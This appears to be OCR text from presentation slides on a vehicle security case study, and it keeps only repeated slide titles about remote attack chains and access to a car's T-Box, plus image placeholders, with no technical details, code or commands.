
A Complete vehicle security analysis case




A Complete vehicle security analysis case




A Complete vehicle security analysis case



A Complete vehicle security analysis case




A Complete vehicle security analysis case




Remote Attack Chains

How to Access T-Box




Remote Attack Chains


Near Source Remote Attack Chain



Remote Attack Chains

Near Source Remote Attack Chain






Thanks you


Q&A